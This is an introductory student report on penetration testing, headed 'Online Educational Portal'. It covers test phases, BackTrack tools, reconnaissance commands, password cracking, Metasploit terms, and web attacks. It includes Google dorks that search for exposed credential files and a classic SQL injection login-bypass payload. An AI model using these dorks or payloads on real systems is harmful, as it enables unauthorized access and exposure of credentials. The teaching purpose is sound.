MINI PROJECT-2

REPORT ON

ONLINE EDUCATIONAL PROTAL

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Declaration

I hereby declare that the work which is being presented in the Mini Project Titled: "Online Educational Portal", in fulfilment of the requirements for Mini-Project LAB, is an authentic record of our own work carried under the supervision of Mr. Vinay Agrawal, GLA University, Mathura

Signature of Candidate:

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Our heartiest thanks to Dr. (Prof). Anand Singh Jalal, Head of Dept., Department of CEA for providing us with an encouraging platform to develop this project, which thus helped us in shaping our abilities towards a constructive goal.

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We also do not like to miss the opportunity to acknowledge the contribution of all faculty members of the department for their kind guidance and cooperation during the development of our project. Last but not the least, we acknowledge our friends for their contribution in the completion of the project.

Abstract

The purpose of this presentation is to provide an overview of the application of penetration testing to secure systems administration. As such, the presentation is not overly technical in scope, but covers instead what penetration testing is, what benefits stakeholders in a secure system receive from a test, and how policies can aid or hinder penetration testing.

Penetration testing is a specialized security auditing method where a tester simulates an attack on a secured system. The goal of this is not to cause damage, but instead to identify attack surfaces, vulnerabilities, and other security weaknesses from the perspective of an attacker. Such testing can range across all aspects of a system; the areas of computer, operational, personnel, and physical security can all encompass potential weaknesses that a malicious attacker can exploit, and thus a penetration tester may examine. Depending on the organization's priorities, risk assessment, and policies, some of these areas may be out of scope or not deemed as important, so a reduced scope penetration test may be conducted.

The presentation goes into an example procedure for penetration testing, detailing the steps of footprinting, scanning, enumeration, exploitation, maintaining access, and cleaning tracks. These represent the steps that attackers use in common attacks, with divergences between an authorized tester and an attacker's steps noted. These differences come from the frequent necessity that an authorized tester not damage the system in the process of testing, particularly on a live production system.

It is important than the users of the system understand potential dangers and results of security testing, and that an organization is protected by potential complications that arise from testing. Another matter of policy is that penetration tests are often performed unannounced in order to test the readiness of disaster recovery or security personnel.

TABLE OF CONTENTS

Introduction to penetration testing

A penetration test, occasionally pentest, is a method of evaluating computer and network security by simulating an attack on a computer system or network from external and internal threats. The process involves an active analysis of the system for any potential vulnerabilities that could result from poor or improper system configuration, both known and unknown hardware or software flaws, and operational weaknesses in process or technical countermeasures. This analysis is carried out from the position of a potential attacker and can involve active exploitation of security vulnerabilities.

Penetration testing is also known as

1. Pen Testing
2. PT
3. Hacking
4. Ethical Hacking
5. White Hat Hacking

Security issues uncovered through the penetration test are presented to the system's owner. Effective penetration tests will couple this information with an accurate assessment of the potential impacts to the organization and outline a range of technical and procedural countermeasures to reduce risks.

Penetration tests are valuable for several reasons:

1. Determining the feasibility of a particular set of attack vectors
2. Identifying higher-risk vulnerabilities that result from a combination of lower-risk vulnerabilities exploited in a particular sequence
3. Identifying vulnerabilities that may be difficult or impossible to detect with automated network or application vulnerability scanning software
4. Assessing the magnitude of potential business and operational impacts of successful attacks
5. Testing the ability of network defenders to successfully detect and respond to the attacks
6. Providing evidence to support increased investments in security personnel and technology

Penetration testing vs. Ethical Hacking

Difference between Penetration Testing and Ethical Hacking. Penetration testing is very closely related to ethical hacking, so these terms often used interchangeably, but they do have distinctions that we should observed.

Penetration testing is a more narrowly focused phrase, it deals with the process of finding flaws in a target environment with the goal of penetration systems, taking control of them. Penetration testing, as the name implies, is focused on penetration the target organization's defences, compromising systems and getting access to information.

Ethical hacking is an expansive term encompassing all hacking techniques, and computer attack techniques to find security flaws with the permission of the target owner and the goal of improving the target's security while penetration testing is more focused on the process of finding vulnerabilities in a target environment. In short, penetration testing is a subset of ethical hacking.

Why Penetration Testing is Important?

Why penetration testing is important even though is has its limitations? Why should an organization perform penetration tests exercises?

The answer to this, is that simply, due to the fact penetration testing provide an excellent view of the actual security state of an environment as well as the organization security state. And this is a big deal, among organization that want to protect their business as well as make secure their business in terms of information security. Penetration testing highlight what a real-world bad guy might see if he or she targeted the given organization.

Penetration testers get to view security in an actual operational context, not merely on document or in discussions. Pen testers can concentrate on the most likely exploitable issues and see if an actual attacker could take advantage of them. With a much better feel for actual risks, management personnel can make better decisions about where to allocate security resources to fix problems. Furthermore, because the goal of many penetration tests and exercises is actual compromise of target machines, penetration tests often go deeper than most audits. Penetration tests engagements also discover subtle flaws that other methods cannot easily discover.

Also, penetration tests projects have a distinct and unique impact on the time resources of the target organization. Although initial scoping and periodic debriefs are required

for penetration testing, such activities are usually less time consuming with regard to target environment.

- To find vulnerabilities and exploits in the target environment before the bad guys do
- To help to make a point to executives about the need for actions or resources
- Finding and exploiting flaws in an actual penetration test often offers more real-world proof of the need for action than other methods of vulnerability finding

Types of penetration:

Internal: This testing is often performed from different network access points that include both the physical and logical segments; this provides a more detailed view of the security.

External: This testing has its focus on the infrastructure components, servers, and the related software of the target. It also provides a detailed analysis of the information that is available from public sources, such as the Internet. Enumeration of the network is also performed and analysed. The filtering devices, Such as firewalls and routers, are also scrutinized for their vulnerabilities.

The two types of penetration have three variations, each depending on the degree of knowledge provided by the target company to the pen testing team.

Black box: This testing does not provide the tester with any information and therefore is a much better testing method because crackers and script kiddies normally do not have any information that is directly obtained from the target company and need to gather their information from public sources. It simulates real-world attack scenarios. The steps of mapping the network, enumerating shares and services, and operating system fingerprinting are typical for black box testing.

White box: For this, related information is provided and is done so to assess the security against specific attacks or specific targets. This is the chosen method when the company needs to get a complete audit of its security.

Grey box: In this testing, some knowledge is provided to the testers but this testing puts the tester in a privileged position. This would normally be a preferred method when cost is a factor as it saves time for the pen testing team to uncover information that is publicly

available. Also, this approach would be suitable when the organization needs to obtain knowledge of the security assessment practices.

Penetration testing phase:

Like most things, the overall process of penetration testing can be broken down into a series of steps or phases. When put together, these steps form a comprehensive methodology for completing a penetration test. Careful review of unclassified incident response reports or breech disclosures supports the idea that most black hat hackers also follow a process when attacking a target.

The use of an organized approach is important because it not only keeps the penetration tester focused and moving forward but also allows the results or output from each step to be used in the ensuing steps. The use of a methodology allows you to break down a complex process into a series of smaller more manageable tasks.

Understanding and following a methodology is an important step in mastering the basics of hacking. Depending on the literature or class you are taking, this methodology usually contains between four and seven steps or phases.

Although the overall names or number of steps can vary between methodologies, the important thing is that the process provides a complete overview of the penetration testing process.

Both malicious attackers and professional penetration testers utilize various stages or phases in their attacks or penetration test.

Reconnaissance: Reconnaissance is the process of investigating, examining and analysing the target organization in order to gather information about it from publicly available sources, such as domain registration services, websites, and so on. Several people include techniques such as social engineering and dumpster diving in the recon phase or reconnaissance phase.

Scanning: Scanning is the process of finding openings in the target organization, such as wireless access points, internet gateways, available systems, vulnerability lists, and port listening.

Exploitation: Exploitation phase, is the stage where the attackers exploit target systems to compromise them, possibly getting control of the targeted systems or inducing a denial of service attack.

Penetration testing lab set up

BackTrack – The penetration testing OS

BackTrack is the world's leading penetration testing and information security auditing distribution. With hundreds of tools preinstalled and configured to run out of the box, BackTrack provides a solid Penetration testing platform - from Web application Hacking to wireless auditing – it's all working in once place.

BackTrack is a distribution designed by Jason Dennis based on the Ubuntu Linux distribution aimed at digital forensics and penetration testing use. It was named after backtracking, a search algorithm. In March 2013, the Offensive Security team created a fork of BackTrack named Kali Linux.

BackTrack Tools

BackTrack provides users with easy access to a comprehensive and large collection of security-related tools ranging from port scanners to Security Audit


BackTrack arranges tools into 12 categories:

1. Information gathering
2. Vulnerability assessment
3. Exploitation tools
4. Privilege escalation
5. Maintaining access
6. Reverse engineering
7. RFID tools
8. Stress testing
9. Forensics
10. Reporting tools
11. Services
12. Miscellanea

BackTrack includes many well-known security tools including:

1. Metasploit for integration
2. Wi-Fi drivers supporting monitor mode (rfmon mode) and packet injection
3. Aircrack-ng
4. Gerix Wifi Cracker
5. Kismet
6. Nmap
7. Ophcrack
8. Ettercap
9. Wireshark (formerly known as Ethereal)
10. BeEF (Browser Exploitation Framework)
11. Hydra
12. OWASP Mantra Security Framework, a collection of hacking tools, add-ons and scripts based on Firefox
13. Cisco OCS Mass Scanner, a very reliable and fast scanner for Cisco routers with telnet and enabling of a default password.
14. 14.A large collection of exploits as well as more commonplace software such as browsers.

Damn Vulnerable Web Application (DVWA)



Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications.

Reconnaissance - Information Gathering

Reconnaissance or Information gathering is the first and most important phase in penetration testing. In this phase, the attacker gains information about aspects such as the target network, open ports, live hosts and services running on each port. This creates an organizational profile of the target, along with the systems and networks in use. Before hacking your online business or corporate infrastructure, hackers first perform routine and detailed reconnaissance. Hackers must gather as much information about your business and networks as possible. Anything they discover about their target (you) can be valuable during their attack phases. Strategies for hacking rely on a foundation of knowledge and understanding, arising initially from whatever the hacker can learn about you and your business. Methods of reconnaissance include Dumpster Diving, Social Engineering, Google Searching & Google Hacking, and work their way

up to more insidious methods such as infiltrating your employee's environments from coffee shops to simply walking in and setting up in a cubicle and asking a lot of questions. Whatever methods are used to perform reconnaissance, hackers will usually collect a large amount of information varying from trivial to sensitive, all of which may be useful during their attacks.

Types of reconnaissance

Active reconnaissance:

The process of collecting information about an intended target of a malicious hack by probing the target system. Active reconnaissance typically involves port scanning in order to find weaknesses in the target system (i.e., which ports are left vulnerable and/or if there are ways around the firewall and routers). The process of exploiting the system can then be carried out once the hacker has found a way to access the system.

Passive reconnaissance:

The process of collecting information about an intended target of a malicious hack without the target knowing what is occurring. Typical passive reconnaissance can include physical observation of an enterprise's building, sorting through discarded computer equipment in an attempt to find equipment that contains data or discarded paper with usernames and passwords, eavesdropping on employee conversations, researching the target through common Internet tools such as Whois, impersonating an employee in an attempt to collect information, and packet sniffing.

Tools used for reconnaissance

HTTrack: Website Copier

It allows us to download a World Wide Web site from the Internet to a local directory, building recursively all directories, getting HTML, images, and other files from the server to your computer. HTTrack arranges the original site's relative link-structure. Simply open a page of the "mirrored" website in your browser, and you can browse the site from link to link, as if you were viewing it online. HTTrack can also update an existing mirrored site, and resume interrupted downloads. HTTrack is fully configurable, and has an integrated help system.

The Harvester: discovering and leveraging e-mail addresses

The Harvester is a simple Python script written by Christian Martorella at Edge Security. This tool allows us to quickly catalog both e-mail addresses and subdomains that are directly related to the target system.

The Harvester can be used to search Google, and Bing for e-mails, hosts, and subdomains. It can also search LinkedIn for user names. Often times you will find an email address, which could double as a login or user-name.

To use the Harvester first type in your console:

root@bt:~# cd /pentest/enumeration/theharvester root@bt:~# ./theHarvester.py -d backtracktutorials.com -l 10 -b google.com

"./theHarvester.py" is used to invoke the tool. A lowercase "–d" is used to specify the target domain. A lowercase "–l" (that is an L not a 1) is used to limit the number of results returned to us. In this case, the tool was instructed to return only 10 results. The "–b" is used to specify what public repository we want to search. We can choose among Google, Bing, PGP, or LinkedIn—for this example, we chose to search using Google.

Whois

WHOIS (pronounced as the phrase who is) is a query and response protocol that is widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block, or an autonomous system, but is also used for a wider range of other information. The protocol stores and delivers database content in a human-readable format.

The Whois service allows us to access specific information about our target including the IP addresses or host names of the company's Domain Name Systems (DNS) servers and contact information usually containing an address and phone number. Whois is built into the Linux operating system. The simplest way to use this service is to open a terminal and enter the following command:

whois target_domain

Google hacking

Google hacking is the use of a search engine, such as Google, to locate a security vulnerability on the Internet. There are generally two types of vulnerabilities to be found on the Web: software vulnerabilities and misconfigurations. Although there are some sophisticated intruders who target a specific system and try to discover vulnerabilities that will allow them access, the vast majority of intruders start out with a specific software vulnerability or common user misconfiguration that they already know how to exploit, and simply try to find or scan for systems that have this vulnerability. Google is of limited use to the first attacker, but invaluable to the second.

Information that the Google Hacking Database identifies:

1. Advisories and server vulnerabilities
2. Error messages that contain too much information
3. Files containing passwords
4. Sensitive directories
5. Pages containing logon portals
6. Pages containing network or vulnerability data such as firewall logs.

Common Google dorks

PHP configuration file

inurl:config.php dbuname dbpass

FTP configuration file filetype:conf

inurl:proftpd.conf -sample

Administrative database

allinurl: admin mdb

MS SQL login intitle:”Web Data

Administrator MS SQL login

- Login”

phpMyAdmin

“phpMyAdmin” “running on” inurl:”main.php”

MySQL configuration file, lists port number

intitle:”index of” mysql.conf OR ,mysql_config

Login portals inurl:"/module.php/core/loginuserpass.php"

Mailbox dir intitle:index.of /maildir/new/

Scanning: Vulnerability assessment

The second phase in pen testing is vulnerability assessment. After gaining some initial information and an organizational profile of the target through conclusive foot-printing, we will assess the weak spots or vulnerabilities in the system.

Step 2 begins by breaking the scanning process into three distinct phases:

1. Determining if a system is alive
2. Port scanning the system
3. Scanning the system for vulnerabilities

Tools for scanning Ping

A utility to determine whether a specific IP address is accessible. It works by sending a packet to the specified address and waiting for a reply. PING is used primarily to troubleshoot Internet connections. There are many freeware and shareware Ping utilities available for personal computers.

It is often believed that "Ping" is an abbreviation for Packet Internet Groper, but Ping's author has stated that the names comes from the sound that a sonar makes.

Fping

fping is a ping like program which uses the Internet Control Message Protocol (ICMP) echo request to determine if a host is up. fping is different from ping in that you can specify any number of hosts on the command line, or specify a file containing the lists of hosts to ping. Instead of trying one host until it timeouts or replies, fping will send out a ping packet and move on to the next host in a roundrobin fashion. If a host replies, it is noted and removed from the list of hosts to check. If a host does not respond within a certain time limit and/or retry limit it will be considered unreachable.

Port scanning

A port scanner is a software application designed to probe a server or host for open ports. This is often used by administrators to verify security policies of their networks and by attackers to identify running services on a host with the view to compromise it.

A port scan or ports can be defined as an attack that sends client requests to a range of server port addresses on a host, with the goal of finding an active port and exploiting a known vulnerability of that service, although the majority of uses of a port scan are not attacks and are simple probes to determine services available on a remote machine.

Nmap

Nmap is a program that scans all of the ports in your computer and check it whether they are open or not. Nmap (Network Mapper) is a security scanner originally written by Gordon Lyon (also known by his pseudonym Fyodor Vaskovich) used to discover hosts and services on a computer network, thus creating a "map" of the network. To accomplish its goal, Nmap sends specially crafted packets to the target host and then analyzes the responses.

Exploitation

Exploitation is the process of gaining control over a system. This process can take many different forms but for the purpose of this book the end goal always remains the same: administrative-level access to the computer. In many ways, exploitation is the attempt to turn the target machine into a puppet that will execute your commands and do your bidding. Just to be clear, exploitation is the process of launching an exploit. An exploit is the realization of a vulnerability. Exploits are issues or bugs in the software code that allow a hacker or attacker to

alter the original functionality of the software. Of all the steps we cover, exploitation is probably the step aspiring hackers are most interested in. It certainly gets a lot of attention because this phase involves many of the traditional activities that people associate with "hacking" and penetration testing.

Password cracking – Medusa, Hydra

Hydra is a brute force password cracking tool. In information security (IT security), password cracking is the methodology of guessing passwords from databases that have been stored in or are in transit within a computer system or network. A common approach, and the approach used by Hydra and many other similar pentesting tools and programs is referred to as Brute Force. We could easily do a Concise Bytes on 'Brute Force Hacking' but since this post is all about Hydra let's place the brute-force attack concept within this password-guessing tool.

Brute force

Brute force just means that the program launches a relentless barrage of passwords at a log in to guess the password. As we know, the majority of users have weak passwords and all too often they are easily guessed. A little bit of social engineering and the chances of finding the correct password for a user are multiplied. Most people (especially those non-IT savvy, will base their 'secret' passwords on words and nouns that they will not easily forget. These words are commonly: loved ones, children's names, street addresses, favorite football team, place of birth etc. All of this is easily obtained through social media so as soon as the hacker has compiled this data it can be compiled within a 'password list'.

Brute force will take the list that the hacker built and will likely combine it with other known (easy passwords, such as 'password1, password2′ etc) and begin the attack. Depending on the processing speed of the hackers (auditors) computer, Internet connection (and perhaps proxies) the brute force methodology will systematically go through each password until the correct one is discovered.


John the Ripper: king of the password Crackers

John the Ripper is a free password cracking software tool. One of the modes John can use is the dictionary attack. It takes text string samples (usually from a file, called a wordlist, containing words found in a dictionary), encrypting it in the same format as the password being examined (including both the encryption algorithm and key), and comparing the output to the encrypted string. It can also perform a variety of alterations to the dictionary words and try these. Many of these alterations are also used in John's single attack mode, which modifies an associated plaintext (such as a username with an encrypted password) and checks the variations against the hashes.

John also offers a brute force mode. In this type of attack, the program goes through all the possible plaintexts, hashing each one and then comparing it to the input hash. John uses character frequency tables to try plaintexts containing more frequently used characters first.

This method is useful for cracking passwords which do not appear in dictionary wordlists, but it does take a long time to run.

Metasploit framework



Metaspoit Framework is a open source penetration tool used for developing and executing exploit code against a remote target machine it, Metasploit frame work has the world's largest database of public, tested exploits. In simple words, Metasploit can be used to test the Vulnerability of computer systems in order to protect them and on the other hand it can also be used to break into remote systems.

Its a powerful tool used for penetration testing. Learning to work with metasploit needs a lot of efforts and time. Ofcourse to can learn metasploit overnight, it needs lots of practice and patience

Metasploit Terms

1. Exploit – to take advantage of a security flaw within a system, network, or application.
2. Payload - is code that our victim computer to execute by the metasploit framework.
3. Module - a small piece of code that can be added to the metasploit framework to execute an attack.
4. Shellcode – a small piece of code used as a payload.

Web-Based Exploitation SQL Injection


SQL injection is a code injection technique, used to attack data driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

SQL injection (SQLI) is considered one of the top 10 web application vulnerabilities of 2007 and 2010 by the Open Web Application Security Project. In 2013, SQLI was rated the number one attack on the OWASP top ten. There are five main sub-classes of SQL injection:

1. Classic SQLI
2. Blind or Inference SQL injection
3. Database management system-specific SQLI 4. Compounded SQLI

- SQL injection + insufficient authentication
- SQL injection + DDoS attacks
- SQL injection + DNS hijacking
- SQL injection + XSS

SQL injection with DVWA



Example of a SQL Injection Attack

Here is a sample basic HTML form with two inputs, login and password.

<form method="post" action="http://testasp.vulnweb.com/login.asp">

<input name="tfUName" type="text" id="tfUName">

<input name="tfUPass" type="password" id="tfUPass">

</form>

The easiest way for the login.asp to work is by building a database query that looks like this:

SELECT id

FROM logins

WHERE username = '$username'

AND password = '$password’

If the variables $username and $password are requested directly from the user's input, this can easily be compromised. Suppose that we gave "Joe" as a username and that the following string was provided as a password: anything' OR 'x'='x

SELECT id

FROM logins

WHERE username = 'Joe'

AND password = 'anything' OR 'x'='x'

As the inputs of the web application are not properly sanitised, the use of the single quotes has turned the WHERE SQL command into a two-component clause.

The 'x'='x' part guarantees to be true regardless of what the first part contains.

This will allow the attacker to bypass the login form without actually knowing a valid username / password combination!

XSS Cross-site scripting


Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy. Cross-site scripting carried out on websites accounted for roughly 84% of all security vulnerabilities documented by Symantec as of 2007. Their effect may range from a petty nuisance to a significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner.

XSS Type :

There are Three Types of XSS

1. Persistent (Stored) XSS - Attack is stored on the website’s server
2. Non Persistent (reflect) XSS - User has to go through a special link to be exposed
3. DOM-based XSS - Problem exists within the client-side script

Performing XSS with DVWA



